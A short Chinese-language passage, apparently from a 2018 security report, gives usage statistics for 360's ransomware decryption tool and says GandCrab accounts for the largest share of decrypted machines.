2018 年 360 解密大师共计更新版本 61 次，累计支持解密勒索病毒超过 130 种，全年服务用户超过 20000 人次，解密文件超过 1700 万次，累计帮助用户挽回损失数千万元。

下图给出了 360 解密大师在 2018 年成功解密受不同勒索病毒感染的机器数量的占比分布情况。其中，GandCrab 由于本身感染基数大且早期版本有可靠的解密方案，所以占比最多。